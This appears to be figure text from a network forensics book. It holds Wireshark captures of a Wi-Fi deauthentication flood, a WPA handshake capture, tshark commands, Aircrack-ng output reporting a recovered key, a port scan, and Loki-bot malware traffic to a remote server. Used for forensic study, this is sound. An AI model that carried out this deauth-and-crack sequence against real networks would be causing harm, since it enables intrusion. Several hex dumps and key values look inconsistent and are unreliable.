1763	29.841213	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	106	QoS Data, SN=3682, FN=0, Fl...
1765	29.841213	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	126	QoS Data, SN=3683, FN=0, Fl...
1767	29.841213	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	130	QoS Data, SN=3684, FN=0, Fl...
1769	29.841213	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	112	QoS Data, SN=3685, FN=0, Fl...
1771	29.842238	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	110	QoS Data, SN=3686, FN=0, Fl...
1773	29.842237	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	132	QoS Data, SN=3687, FN=0, Fl...

▶ Frame 259: 10 bytes on wire (80 bits), 10 bytes captured (80 bits)
 ▶ IEEE 802.11 Acknowledgement, Flags:

0000 11010100 00000000 00000000 00000000 01010000 01101111 01110111 11010011 ...Pow.

deauth-01 Packets: 3818 · Displayed: 3818 (100.0%) Load time: 0:0.49 Profile: Default

death-01.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

wlan.fc.type==0x00

No.	Time	Source	Destination	Protocol	Length	Info
1748	29.838144	ZioncomE_e7:b0:58	54:99:63:82:64:f5	802.11	33	Action, SN=1757, FN=0, Flags=.....
1918	30.657408	ZioncomE_e7:b0:58	Apple_77:23:ef	802.11	33	Action, SN=1779, FN=0, Flags=.....
1920	30.658432	ZioncomE_e7:b0:58	Apple_77:23:ef	802.11	33	Action, SN=1779, FN=0, Flags=.....R
2393	35.783360	ZioncomE_e7:b0:58	Apple_77:23:ef	802.11	33	Action, SN=1839, FN=0, Flags=.....
1	0.000000	ZioncomE_e7:b0:58	Broadcast	802.11	317	Beacon frame, SN=1410, FN=0, Flags=.....
313	19.777275	ZioncomE_e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=0, FN=0, Flags=.....
314	19.779835	ZioncomE_e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=0, FN=0, Flags=.....
315	19.779835	ZioncomE_e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=1, FN=0, Flags=.....
319	19.782395	ZioncomE_e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=2, FN=0, Flags=.....
325	19.784443	ZioncomE_e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=3, FN=0, Flags=.....
330	19.787003	ZioncomE_e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=4, FN=0, Flags=.....
335	19.789563	ZioncomE_e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=5, FN=0, Flags=.....
340	19.791611	ZioncomE_e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=6, FN=0, Flags=.....
341	19.792635	ZioncomE_e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=1, FN=0, Flags=.....
342	19.792635	ZioncomE_e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=2, FN=0, Flags=.....
343	19.793147	ZioncomE_e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=3, FN=0, Flags=.....

Frame 1: 317 bytes on wire (2536 bits), 317 bytes captured (2536 bits)

IEEE 802.11 Beacon frame, Flags:

IEEE 802.11 wireless LAN

- Fixed parameters (12 bytes)
 - Timestamp: 0x000000b42f0d199
 - Beacon Interval: 0.102400 [Seconds]
 - Capabilities Information: 0x0411
- Tagged parameters (281 bytes)
 - Tag: SSID parameter set: VIP3R

```

0000 10000000 00000000 00000000 11111111 11111111 11111111 11111111 .....
0008 11111111 11111111 01110000 01000100 01110110 11000111 10110000 01011000 ..XDV..X
0010 01110000 01000100 01110110 11100111 10110000 01011000 00100000 01011000 xDV...X
0018 10011001 11010001 11110000 01000010 00001011 00000000 00000000 00000000 ..B...
0020 01100100 00000000 00010001 00000100 00000000 00000101 01010110 01001001 d....VI
0028 10101000 00110011 01010010 00000001 00001000 10000010 10000101 10001011 P3R....
0030 10010110 00001100 00010010 00011000 00100100 00000011 00000001 00000010 ....$.

```

death-01 Packets: 3818 · Displayed: 420 (11.0%) · Load time: 0:0.46 Profile: Default

No.	Time	Source	Destination	Protocol	Length	Info
377	19.812065	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Authentication, SN=4011, FN=0, Flags=.....
378	19.812577	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Authentication, SN=4011, FN=0, Flags=.....R
379	19.813088	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Authentication, SN=4011, FN=0, Flags=.....R
380	19.813601	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Authentication, SN=4011, FN=0, Flags=.....R
382	19.814113	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Authentication, SN=4011, FN=0, Flags=.....R
383	19.815137	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Authentication, SN=4011, FN=0, Flags=.....R
384	19.815137	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Authentication, SN=4011, FN=0, Flags=.....R
388	19.817184	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Authentication, SN=4011, FN=0, Flags=.....R
389	19.817697	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Authentication, SN=4011, FN=0, Flags=.....R
390	19.818720	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Authentication, SN=4011, FN=0, Flags=.....R
392	19.818720	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Authentication, SN=4011, FN=0, Flags=.....R
393	19.819744	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Authentication, SN=4011, FN=0, Flags=.....R
394	19.820257	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Authentication, SN=4011, FN=0, Flags=.....R
395	19.820767	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Authentication, SN=4011, FN=0, Flags=.....R
397	19.821280	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Authentication, SN=4011, FN=0, Flags=.....R
628	20.802338	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Authentication, SN=4012, FN=0, Flags=.....
629	20.802849	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Authentication, SN=4012, FN=0, Flags=.....R
630	20.805410	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Authentication, SN=4012, FN=0, Flags=.....

Frame 377: 30 bytes on wire (240 bits), 30 bytes captured (240 bits)

IEEE 802.11 Authentication, Flags:

Type/Subtype: Authentication (0x000b)

- Frame Control Field: 0xb000
 - 000 0001 0011 1010 = Duration: 314 microseconds
 - Receiver address: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58)
 - Destination address: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58)
 - Transmitter address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df)
 - Source address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df)
 - BSS Id: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58)

wlan.fc.type==0x0 && frame.number< 377						
No.	Time	Source	Destination	Protocol	Length	Info
376	19.811579	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=14, FN=0, Flags=.....
375	19.811552	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
374	19.810529	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
373	19.810528	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
372	19.809505	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
371	19.809019	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=13, FN=0, Flags=.....
370	19.808992	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
369	19.807968	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
368	19.807969	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
367	19.806945	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
366	19.806459	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=12, FN=0, Flags=.....
365	19.806433	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
364	19.805921	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
363	19.805409	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
362	19.804897	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
361	19.804411	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=11, FN=0, Flags=.....
360	19.804385	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
359	19.803872	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
358	19.803362	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4010, FN=0, Flags=....R...
357	19.803387	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=4, FN=0, Flags=.....
356	19.803387	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=10, FN=0, Flags=.....
355	19.798779	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=9, FN=0, Flags=.....
354	19.798753	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	802.11	30	Action, SN=4009, FN=0, Flags=....R...

eapol						
No.	Time	Source	Destination	Protocol	Length	Info
687	22.918529	78:44:76:e7:b0:58	HonHaiPr_c8:46:df	EAPOL	155	Key (Message 1 of 4)
689	22.919590	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
690	22.919590	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
691	22.919590	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
692	22.919591	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
693	22.919589	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
694	22.921632	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
695	22.923680	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
696	22.927265	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
697	22.928800	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
698	22.930848	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
699	22.932898	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
700	22.934432	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
701	22.936439	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	155	Key (Message 2 of 4)
703	22.950786	78:44:76:e7:b0:58	HonHaiPr_c8:46:df	EAPOL	189	Key (Message 3 of 4)
705	22.951333	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	133	Key (Message 4 of 4)
706	22.951846	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	133	Key (Message 4 of 4)
707	22.952358	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	133	Key (Message 4 of 4)
708	22.952870	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	133	Key (Message 4 of 4)
709	22.952870	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	133	Key (Message 4 of 4)
710	22.954400	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	133	Key (Message 4 of 4)
711	22.955937	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	133	Key (Message 4 of 4)
712	22.957474	b0:10:41:c8:46:df	ZioncomE_e7:b0:58	EAPOL	133	Key (Message 4 of 4)

First packet:	2019-03-10 08:18:04			
Last packet:	2019-03-10 08:21:43			
Elapsed:	00:03:39			
Capture				
Hardware:	Unknown			
OS:	Unknown			
Application:	Unknown			
Interfaces				
<u>Interface</u>	<u>Dropped packets</u>	<u>Capture filter</u>	<u>Link type</u>	<u>Packet size limit</u>
Unknown	Unknown	Unknown	IEEE 802.11 Wireless LAN	65535 bytes
Statistics				
<u>Measurement</u>	<u>Captured</u>	<u>Displayed</u>	<u>Marked</u>	
Packets	9240	2574 (27.9%)	—	
Time span, s	219.174	5.097	—	
Average pps	42.2	505.0	—	
Average packet size, B	46.5	26.5	—	
Bytes	433968	66924 (15.4%)	0	

BSSID	Channel SSID	Percent Pa	Percent Retry	Retry	Beacons	Data Pkts	Probe Reqs	Probe Resp	Auths	Deauths
▼ 78:44:76:e7:b0:58	2 VIP3R	100.0	13.3	482	1	693	0	152	54	2574
78:44:76:e7:b0:58		85.0	6.4	197	133	15	0	152	54	2574
ff:ff:ff:ff:ff:ff		72.9	0.2	6	0	79	0	0	0	2560
78:44:76:e7:b0:54		11.1	56.4	226	140	261	0	0	0	0
b0:10:41:c8:46:df		10.6	51.2	197	167	91	0	17	46	0
2c:33:61:77:23:ef		6.0	56.6	124	121	66	0	3	6	7
70:f0:87:bf:17:ab		4.4	83.2	134	76	36	0	1	0	0
54:99:63:82:64:f5		3.8	45.3	63	48	59	0	2	2	7
78:45:61:71:0d:9a		0.8	0.0	0	0	0	0	29	0	0

No.	Time	Source	Destination	Protocol	Length	Info
4175	136.2074...	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=0, FN=0, Flags=.....
4176	136.2110...	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=0, FN=0, Flags=.....
4177	136.2110...	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=1, FN=0, Flags=.....
4184	136.2140...	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=2, FN=0, Flags=.....
4185	136.2151...	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=1, FN=0, Flags=.....
4188	136.2156...	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=2, FN=0, Flags=.....
4191	136.2166...	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=3, FN=0, Flags=.....
4192	136.2181...	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=3, FN=0, Flags=.....
4193	136.2191...	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=4, FN=0, Flags=.....
4194	136.2217...	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=5, FN=0, Flags=.....
4195	136.2222...	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=4, FN=0, Flags=.....
4196	136.2243...	78:44:76:e7:b0:58	Broadcast	802.11	26	Deauthentication, SN=5, FN=0, Flags=.....

No.	Time	Source	Destination	Protocol	Length	Info
4525	136.6385...	54:99:63:82:64:f5	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=2497, FN=0, Flags=.....
4528	136.6457...	2c:33:61:77:23:ef	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=470, FN=0, Flags=...R...
4530	136.6462...	54:99:63:82:64:f5	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=2497, FN=0, Flags=...R...
4532	136.6472...	54:99:63:82:64:f5	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=2497, FN=0, Flags=...R...
4534	136.6544...	54:99:63:82:64:f5	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=2497, FN=0, Flags=...R...
4536	136.6554...	54:99:63:82:64:f5	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=2497, FN=0, Flags=...R...
4538	136.6569...	54:99:63:82:64:f5	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=2497, FN=0, Flags=...R...
4540	136.6574...	54:99:63:82:64:f5	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=2497, FN=0, Flags=...R...
5043	137.2570...	2c:33:61:77:23:ef	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=494, FN=0, Flags=.....
5044	137.2575...	2c:33:61:77:23:ef	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=494, FN=0, Flags=...R...
5046	137.2585...	2c:33:61:77:23:ef	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=494, FN=0, Flags=...R...
5051	137.2606...	2c:33:61:77:23:ef	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=494, FN=0, Flags=...R...
5053	137.2611...	2c:33:61:77:23:ef	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=494, FN=0, Flags=...R...
5056	137.2631...	2c:33:61:77:23:ef	ZioncomE_e7:b0:58	802.11	26	Deauthentication, SN=494, FN=0, Flags=...R...

No.	Time	Source	Destination	Protocol	Length	Info
7369	142.9047...	78:44:76:e7:b0:58	54:99:63:82:64:f5	802.11	26	Disassociate, SN=1069, FN=0, Flags=.....
7370	142.9047...	78:44:76:e7:b0:58	54:99:63:82:64:f5	802.11	26	Disassociate, SN=1069, FN=0, Flags=....R...
7371	142.9063...	78:44:76:e7:b0:58	54:99:63:82:64:f5	802.11	26	Disassociate, SN=1069, FN=0, Flags=....R...
7372	142.9063...	78:44:76:e7:b0:58	54:99:63:82:64:f5	802.11	26	Disassociate, SN=1069, FN=0, Flags=....R...
7373	142.9063...	78:44:76:e7:b0:58	54:99:63:82:64:f5	802.11	26	Disassociate, SN=1069, FN=0, Flags=....R...
7374	142.9073...	78:44:76:e7:b0:58	54:99:63:82:64:f5	802.11	26	Disassociate, SN=1069, FN=0, Flags=....R...
7375	142.9078...	78:44:76:e7:b0:58	54:99:63:82:64:f5	802.11	26	Disassociate, SN=1069, FN=0, Flags=....R...
7386	143.5785...	78:44:76:e7:b0:58	Apple_77:23:ef	802.11	26	Disassociate, SN=1077, FN=0, Flags=.....
7387	143.5785...	78:44:76:e7:b0:58	Apple_77:23:ef	802.11	26	Disassociate, SN=1077, FN=0, Flags=....R...
7388	143.5790...	78:44:76:e7:b0:58	Apple_77:23:ef	802.11	26	Disassociate, SN=1077, FN=0, Flags=....R...
7389	143.5795...	78:44:76:e7:b0:58	Apple_77:23:ef	802.11	26	Disassociate, SN=1077, FN=0, Flags=....R...
7390	143.5800...	78:44:76:e7:b0:58	Apple_77:23:ef	802.11	26	Disassociate, SN=1077, FN=0, Flags=....R...
7391	143.5811...	78:44:76:e7:b0:58	Apple_77:23:ef	802.11	26	Disassociate, SN=1077, FN=0, Flags=....R...
7392	143.5811...	78:44:76:e7:b0:58	Apple_77:23:ef	802.11	26	Disassociate, SN=1077, FN=0, Flags=....R...
7397	144.4669...	78:44:76:e7:b0:58	HonHaiPr_c8:46:df	802.11	26	Disassociate, SN=1087, FN=0, Flags=.....

```

root@kali:~# tshark -r final_show-01.cap -2 -R "eapol" -T fields -e wlan.da | sort | uniq
Running as user "root" and group "root". This could be dangerous.
2c:33:61:77:23:ef
54:99:63:82:64:f5
78:44:76:e7:b0:58
b0:10:41:c8:46:df

```

```

root@kali:~# tshark -r final_show-02.cap -2 -R "eapol" -T fields -e wlan.da | sort | uniq
Running as user "root" and group "root". This could be dangerous.
78:44:76:e7:b0:58
f0:79:60:25:be:ac
root@kali:~# █

```

No.	Time	Source	Destination	Protocol	Length	Info
37425	77.766990	f0:79:60...	ZioncomE...	802.11	30	Authentication, SN=1373, FN=0, Flags=.....
37426	77.766988	f0:79:60...	ZioncomE...	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37427	77.766989	f0:79:60...	ZioncomE...	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37429	77.768522	f0:79:60...	ZioncomE...	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37436	77.771085	f0:79:60...	ZioncomE...	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37437	77.773646	f0:79:60...	ZioncomE...	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37438	77.776719	f0:79:60...	ZioncomE...	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37442	77.777740	f0:79:60...	ZioncomE...	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37452	77.780301	f0:79:60...	ZioncomE...	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37453	77.783372	f0:79:60...	ZioncomE...	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37454	77.785932	f0:79:60...	ZioncomE...	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37464	77.788493	f0:79:60...	ZioncomE...	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37465	77.793614	f0:79:60...	ZioncomE...	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
37467	77.795660	f0:79:60...	ZioncomE...	802.11	30	Authentication, SN=1373, FN=0, Flags=....R...
50726	81.525329	f0:79:60...	ZioncomE...	802.11	30	Authentication, SN=1410, FN=0, Flags=.....
50728	81.526336	78:44:76...	Apple_25...	802.11	30	Authentication, SN=3231, FN=0, Flags=.....

Fixed parameters (6 bytes)
 Authentication Algorithm: Open System (0)
 Authentication SEQ: 0x0002
 Status code: Successful (0x0000)

No.	Time	Source	Destination	Protocol	Length	Info
53949	82.497151	78:44:76...	Apple_25...	802.11		33 Action, SN=3246, FN=0, Flags=.....
53951	82.498174	78:44:76...	Apple_25...	802.11		33 Action, SN=3246, FN=0, Flags=...R...
53953	82.499219	f0:79:60...	ZioncomE...	802.11		33 Action, SN=1414, FN=0, Flags=.....
56583	83.205843	f0:79:60...	ZioncomE...	802.11		33 Action, SN=1416, FN=0, Flags=.....
56588	83.210942	78:44:76...	Apple_25...	802.11		33 Action, SN=3254, FN=0, Flags=.....
68189	85.976977	f0:79:60...	ZioncomE...	802.11		33 Action, SN=1430, FN=0, Flags=.....
68199	85.980049	f0:79:60...	ZioncomE...	802.11		33 Action, SN=1430, FN=0, Flags=...R...
68201	85.981054	78:44:76...	Apple_25...	802.11		33 Action, SN=3294, FN=0, Flags=.....
69614	86.942143	78:44:76...	Apple_25...	802.11		33 Action, SN=3305, FN=0, Flags=.....
69616	86.943177	f0:79:60...	ZioncomE...	802.11		33 Action, SN=1431, FN=0, Flags=.....
69619	86.946258	f0:79:60...	ZioncomE...	802.11		33 Action, SN=1431, FN=0, Flags=...R...
69620	86.947284	f0:79:60...	ZioncomE...	802.11		33 Action, SN=1431, FN=0, Flags=...R...
70708	87.591380	f0:79:60...	ZioncomE...	802.11		33 Action, SN=1434, FN=0, Flags=.....
70710	87.592383	78:44:76...	Apple_25...	802.11		33 Action, SN=3312, FN=0, Flags=.....
73680	94.118779	78:44:76...	SamsungE...	802.11		387 Probe Response, SN=3382, FN=0, Flags=....., BI=100, SSID=VIP3R

```

Aircrack-ng 1.2 rc4

[00:00:00] 1/1 Keys Tested (37.76 k/s)

Time left: 0 seconds                               100.00%

KEY FOUND! [ 091A1A1A1A1A1A1A1A1A1A1A1A1A1A1A ]

Master Key      : 09 7F 8F 3A 8B 8B 8B 8B 7B 3B 8B 8F 7E 32 9B D7
                  1A 8F 7E 8A 8E 8B 8F 8B 72 87 8B 8B 8B 8B 7E 0E

Transient Key   : 7F 8E 8B 32 8E 8B 8B 8B 8F 2B 8B 3E 8B 2E 5E 4D
                  20 7E 8A 8A 8E 8E 8B 8B 7E 7B 8B 3B 8B 64 47 6A
                  F9 8B 8B 32 8E 8B 8B 8B 8B 2B 8B 7E 8B 8B 37 64 99
                  6C 15 FE 0F F1 B7 14 5F 5A 16 11 BE 49 55 A4 B2

EAPOL HMAC     : 44 A4 7A 7B 7B 2E 8B 8B 8F 8E 8B 8B 44 E3 1B D8
  
```

No.	Time	Source	Destination	Protocol	Length	Info
14571	168.465240115	192.168.1.5	192.168.1.2	TCP	127	47802 → 1147 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
14572	168.465244284	192.168.1.5	192.168.1.1	TCP	127	47802 → 1147 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
13395	168.298911762	192.168.1.5	192.168.1.2	TCP	127	47802 → 1149 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
13396	168.298919463	192.168.1.5	192.168.1.1	TCP	127	47802 → 1149 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15414	168.566319733	192.168.1.5	192.168.1.2	TCP	127	47802 → 1151 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15415	168.566327274	192.168.1.5	192.168.1.1	TCP	127	47802 → 1151 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
16572	168.747514332	192.168.1.5	192.168.1.2	TCP	137	47802 → 1152 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
16587	168.749636183	192.168.1.5	192.168.1.1	TCP	127	47802 → 1152 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
14135	168.413831744	192.168.1.5	192.168.1.2	TCP	127	47802 → 1154 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
14136	168.413841280	192.168.1.5	192.168.1.1	TCP	127	47802 → 1154 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15203	168.528645946	192.168.1.5	192.168.1.2	TCP	127	47802 → 1163 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15204	168.528649958	192.168.1.5	192.168.1.1	TCP	127	47802 → 1163 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
14139	168.413864066	192.168.1.5	192.168.1.2	TCP	127	47802 → 1164 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
14140	168.413871588	192.168.1.5	192.168.1.1	TCP	127	47802 → 1164 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15426	168.566410251	192.168.1.5	192.168.1.2	TCP	127	47802 → 1165 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15427	168.566418008	192.168.1.5	192.168.1.1	TCP	127	47802 → 1165 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15604	168.593082950	192.168.1.5	192.168.1.2	TCP	127	47802 → 1166 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15605	168.593088310	192.168.1.5	192.168.1.1	TCP	127	47802 → 1166 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15191	168.528345899	192.168.1.5	192.168.1.2	TCP	127	47802 → 1174 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

```

GET / HTTP/1.1
Host: 192.168.1.2

HTTP/1.1 200 OK
Content-type: text/html

<html><head><title>hue personal wireless lighting</title></head><body><b>Use a modern
browser to view this resource.</b></body></html>

```


Chapter 10: Automated Evidence Aggregation and Analysis

loki-bot_network_traffic.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression... + TCP Only

No.	Source IP	Destination IP	Source Port	Protocol	Destination Port	Length	Info
10	185.141.27.187	172.16.0.130	80	TCP	49344	60	80 → 49344 [FIN, ACK] Seq=32 Ack=1 Win=29312 Len=0
11	172.16.0.130	185.141.27.187	49344	TCP	80	54	49344 → 80 [ACK] Seq=1 Ack=33 Win=65536 Len=0
12	172.16.0.130	185.141.27.187	49344	TCP	80	300	49344 → 80 [PSH, ACK] Seq=1 Ack=33 Win=65536 Len=246 [TCP seq=1]
13	172.16.0.130	185.141.27.187	49344	HTTP	80	2567	POST /danielsden/ver.php HTTP/1.0
14	172.16.0.130	185.141.27.187	49344	TCP	80	54	49344 → 80 [FIN, ACK] Seq=2760 Ack=33 Win=65536 Len=0
15	185.141.27.187	172.16.0.130	80	TCP	49344	60	80 → 49344 [ACK] Seq=33 Ack=247 Win=30336 Len=0
16	185.141.27.187	172.16.0.130	80	TCP	49344	60	80 → 49344 [ACK] Seq=33 Ack=2760 Win=35328 Len=0
17	185.141.27.187	172.16.0.130	80	TCP	49344	60	80 → 49344 [ACK] Seq=33 Ack=2761 Win=35328 Len=0
18	172.16.0.130	185.141.27.187	49345	TCP	80	66	49345 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK...
19	185.141.27.187	172.16.0.130	80	TCP	49345	60	80 → 49345 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
20	172.16.0.130	185.141.27.187	49345	TCP	80	66	[TCP Retransmission] 49345 → 80 [SYN] Seq=0 Win=8192 Len=0
21	185.141.27.187	172.16.0.130	80	TCP	49345	60	80 → 49345 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
22	172.16.0.130	185.141.27.187	49345	TCP	80	62	[TCP Retransmission] 49345 → 80 [SYN] Seq=0 Win=8192 Len=0
23	185.141.27.187	172.16.0.130	80	TCP	49345	62	[TCP Port numbers reused] 80 → 49345 [SYN, ACK] Seq=2270242...
24	172.16.0.130	185.141.27.187	49345	TCP	80	54	49345 → 80 [ACK] Seq=1 Ack=2270242193 Win=64240 Len=0
25	172.16.0.130	185.141.27.187	49345	TCP	80	299	49345 → 80 [PSH, ACK] Seq=1 Ack=2270242193 Win=64240 Len=246

> Frame 50: 82 bytes on wire (656 bits), 82 bytes captured (656 bits)

